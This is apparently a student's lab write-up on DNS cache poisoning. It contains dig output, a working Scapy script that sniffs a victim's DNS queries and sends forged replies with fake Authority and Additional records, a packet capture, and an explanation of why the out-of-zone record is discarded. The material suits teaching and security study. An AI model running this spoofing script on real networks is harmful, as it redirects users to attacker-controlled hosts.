;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.49

;; AUTHORITY SECTION:
www.example.net.        259200  IN      NS      attacker32.com.
google.com.             259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 12 msec
;; SERVER: 10.0.2.50#53(10.0.2.50)
;; WHEN: Sat Mar 20 08:28:09 EDT 2021
;; MSG SIZE  rcvd: 237

[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$
```



```
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ cat dns_sniff_spoof.py
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',
ttl=259200,rdata='10.0.2.49')
                NSsec1 = DNSRR(rrname=(pkt[DNS].qd.qname),type='NS',
ttl=259200,rdata='attacker32.com')

                NSsec2 = DNSRR(rrname='google.com',type='NS',
ttl=259200,rdata='attacker32.com')

                Addsec1 = DNSRR(rrname='attacker32.com',type='A',
ttl=259200,rdata='1.2.3.4')
                Addsec2 = DNSRR(rrname='ns.example.net',type='A',
ttl=259200,rdata='5.6.7.8')
                Addsec3 = DNSRR(rrname='www.facebook.com',type='A',
ttl=259200,rdata='3.4.5.6')

                DNSpkt = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qr=1,
qdcount=1,ancount=1,nscount=2,arcount=3,an=Anssec,ns=NSsec1/NSsec2,
ar=Addsec1/Addsec2/Addsec3)
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

pkt = sniff(filter = 'udp and (src host 10.0.2.51 and dst port 53)', prn = spoof_dns)
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ sudo python ./dns_sniff_spoof.py
.
Sent 1 packets.
```



```
▶ Frame 5: 281 bytes on wire (2248 bits), 281 bytes captured (2248 bits) on ir
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.50, Dst: 10.0.2.51
▶ User Datagram Protocol, Src Port: 53, Dst Port: 41863
▼ Domain Name System (response)
    [Request In: 2]
    [Time: 0.015815170 seconds]
    Transaction ID: 0x9b97
  ▶ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 2
    Additional RRs: 3
  ▶ Queries
  ▼ Answers
    ▶ www.example.net: type A, class IN, addr 10.0.2.49
  ▼ Authoritative nameservers
    ▶ www.example.net: type NS, class IN, ns attacker32.com
    ▶ google.com: type NS, class IN, ns attacker32.com
  ▼ Additional records
    ▶ attacker32.com: type A, class IN, addr 1.2.3.4
    ▶ ns.example.net: type A, class IN, addr 5.6.7.8
    ▶ www.facebook.com: type A, class IN, addr 3.4.5.6
```

No.: 5 · Time: 2021-03-20 08:33:20.357830683 · Source: 10.0.2...ttacker32.com NS attacker32.com A 1.2.3.4 A 5.6.7.8 A 3.4.5.6

The objective of this task is to spoof some entries in the Additional section and check whether they will be successfully cached by the target local DNS server. When responding to the query for www.example.net, we add the additional entries in the spoofed reply, along with the entries in the Answer section. We need to add the Answer section in the DNS packet as Additional record (ar).

After running the script, we see that the victim machine gets a forged reply from the DNS server with Answer section, Authority section and Additional section. The authority section contains the forged responses for “example.net”. The additional section contains the forged responses for “ns.example.net” and “attacker32.com”, but not for www.facebook.com.

In addition, we provide fake IP addresses for “ns.example.net”, “attacker32.com” and www.facebook.com. The two accepted additional records are part of the authority section and hence, the additional information of IP addresses for the two domains are accepted whereas www.facebook.com is out of zone and hence, the record gets discarded.